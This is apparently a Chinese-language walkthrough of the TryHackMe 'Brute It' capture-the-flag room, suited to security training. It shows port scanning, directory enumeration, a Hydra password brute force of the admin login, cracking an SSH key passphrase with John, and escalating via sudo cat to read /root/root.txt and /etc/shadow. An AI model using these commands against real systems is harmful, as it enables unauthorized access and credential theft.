




Brute It

URL

<https://tryhackme.com/room/bruteit>

IP


10.10.79.57



```
# rustscan -a 10.10.79.57 -r 1-65535 --ulimit 5000 -- -sV -sC
-----
| {} } | { } | { { _ { _ _ } { { _ / _ _ } / { } \ | _ | |
| _ _ \ | { _ } | _ _ _ } } | | _ _ _ } \ _ _ } / ^ \ | \ |
| _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
Nmap? More like slowmap.🐼

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.79.57:22
Open 10.10.79.57:80
```

先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉
(第二題答案)




```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b0ebf14fa54b35c4415edb25da0ac8f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDddskhK0u67HTcGJWVdm5ukT2hHzo8pDwrqJmqffotf3+4uTESTdRdr2Ug7
WzlmX1LDU3lsxiWEE1RF9uOVk3Kimdxp/DI8ILcJJdQlq9xywZvDZ5wwH+zxGB+mkq1i80QuUR+0itCWembOAj1NvF4DIplYfNl
T5JMFDEvV4TzhVVJM26wfBi4o0nslL9MhM74XGLvafSa5aG+CL+xrtp6oJY2wPdCSQIFd9MVVJzCYuEJ1k4oLMU1zDhANaSiScp
AxXfMoWowd
|   256 d03a8155135e870ce8521ecf44e03a54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPHLT8mfzU6W6p9tc1Ab0wb1
nCj8VOeaEuT6anMLidmNO06RAokva3MnWGoys=
|   256 dace79e045eb1725ef62ac98f0cfbb04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEoILLiatGPnlVn/NBlnWJzizqMNRvbNTI5+JbhICdZ6/
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

nmap的掃描結果
(第三 ~ 五題答案)




```
# gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u http://10.10.79.57 2> /dev/null

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.79.57
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/07/18 15:12:13 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/admin (Status: 301) [Size: 310] [→ http://10.10.79.57/admin/]
/index.html (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 276]


2023/07/18 15:12:40 Finished
```

逛了一下網站，只是apache的歡迎頁面
只好做目錄探測（第六題答案）



```
1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5     <meta charset="UTF-8">
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <link rel="stylesheet" href="styles.css">
8     <title>Admin Login Page</title>
9 </head>
10 <body>
11     <div class="main">
12         <form action="" method="POST">
13             <h1>LOGIN</h1>
14
15             <label>USERNAME</label>
16             <input type="text" name="user">
17
18             <label>PASSWORD</label>
19             <input type="password" name="pass">
20
21             <button type="submit">LOGIN</button>
22         </form>
23     </div>
24
25     <!-- Hey john, if you do not remember, the username is admin -->
26 </body>
27 </html>
28
29
```


進入登入頁面，先做一些基本的攻擊嘗試，都沒成功
看了一下網頁source code，意外的拿到帳號



```
└─# hydra -l admin -P /usr/share/password/rockyou.txt 10.10.79.57 http-post-form "/admin/index.php:user=admin&pass=^PASS^:Username or password invalid" -I -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-18 15:16:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.79.57:80/admin/index.php:user=admin&pass=^PASS^:Username or password invalid
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "princess" - 6 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "1234567" - 7 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "12345678" - 9 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "abc123" - 10 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "nicole" - 11 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.79.57 - login "admin" - pass "daniel" - 12 of 14344398 [child 11] (0/0)
```

有了帳號就可以來暴力破解看看後台
(第七題答案)




成功登入後台後即可得到第十題答案

會發現還有一組私鑰可以下載
於是先轉換一下格式再給john破解 (第八題答案)

```
# ssh2john temp.key > ssh.key
```

```
# john ssh.key --wordlist=/usr/share/password/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll (temp.key)
1g 0:00:00:00 DONE (2023-07-18 15:22) 33.33g/s 2420Kp/s 2420Kc/s 2420KC/s saline..rock07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
# chmod 400 temp.key

(root@kali)-[~]
# ssh -i temp.key john@10.10.79.57
Enter passphrase for key 'temp.key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage


System information as of Tue Jul 18 07:24:39 UTC 2023

System load:  0.0                       Processes:            102
Usage of /:   25.7% of 19.56GB           Users logged in:     0
Memory usage: 36%                       IP address for eth0: 10.10.79.57
Swap usage:   0%

63 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$
```

修改一下該私鑰的權限（600也可）
即可成功登入該系統，在john的家目錄即可得到第九題答案




```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin/


User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

發現john可以不用輸入密碼就能以root身份執行cat
去GTFOBins找有沒有機會提權

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop t
used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```



```
john@bruteit:~$ LFILE=/root/root.txt  
john@bruteit:~$ sudo cat $LFILE
```

(第十二題答案)

```
john@bruteit:~$ LFILE=/etc/shadow  
john@bruteit:~$ sudo cat $LFILE  
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/  
daemon:!:18295:0:99999:7:::  
bin:!:18295:0:99999:7:::  
sys:!:18295:0:99999:7:::  
sync:!:18295:0:99999:7:::  
games:!:18295:0:99999:7:::
```

```
└─# john root.key --wordlist=/usr/share/password/rockyou.txt
```

(第十一題答案)

